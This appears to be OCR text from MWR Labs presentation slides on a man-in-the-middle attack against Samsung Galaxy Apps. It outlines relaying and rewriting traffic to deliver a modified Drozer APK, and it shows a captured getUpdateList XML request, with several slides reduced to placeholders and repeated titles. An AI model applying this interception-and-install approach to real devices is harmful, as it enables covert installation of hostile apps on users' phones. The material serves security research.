- Relaying content between Galaxy Apps and Samsung servers
  - Modifying requests and responses as needed


MWR LABS

Downloading and Installing APK

- <diagram>
- <snippet from rewriting the requests/responses>
- <Delivering a modified Drozer build.>


MWR LABS

Downloading and Installing APK



MWR LABS

Downloading and Installing APK



MWR LABS

Downloading and Installing APK

Galaxy Apps | Attacker | Samsung Server


getUpdateList

(Request)

```
<?xml version="1.0" encoding="UTF-8"?>
<SamsungProtocol networkType="0" version2="3" lang="EN" openApiVersion="24" deviceModel="SM-
G950F" mcc="234" mnc="10" csc="BTU" odcVersion="4.2.10-11" version="5.5" filter="1">
   <request name="getUpdateList" id="2389" numParam="9“ transactionId="257eebcda004">
      <param name="loadApp">com.sec.spp.push@1.9.01@190100000@0||
com.android.chrome@60.0.3112.107@311210752@0||...</param>
      <param name="userID"></param>
      <param name="imgHeight"></param>
      <param name="stduk"></param>
      <param name="imgWidth"></param>
      <param name="imei"></param>
      <param name="justForCount"></param>
      <param name="autoUpdateYN"></param>
      <param name="predeployed"></param>
   </request>
</SamsungProtocol>
```


MWR LABS

Downloading and Installing APK



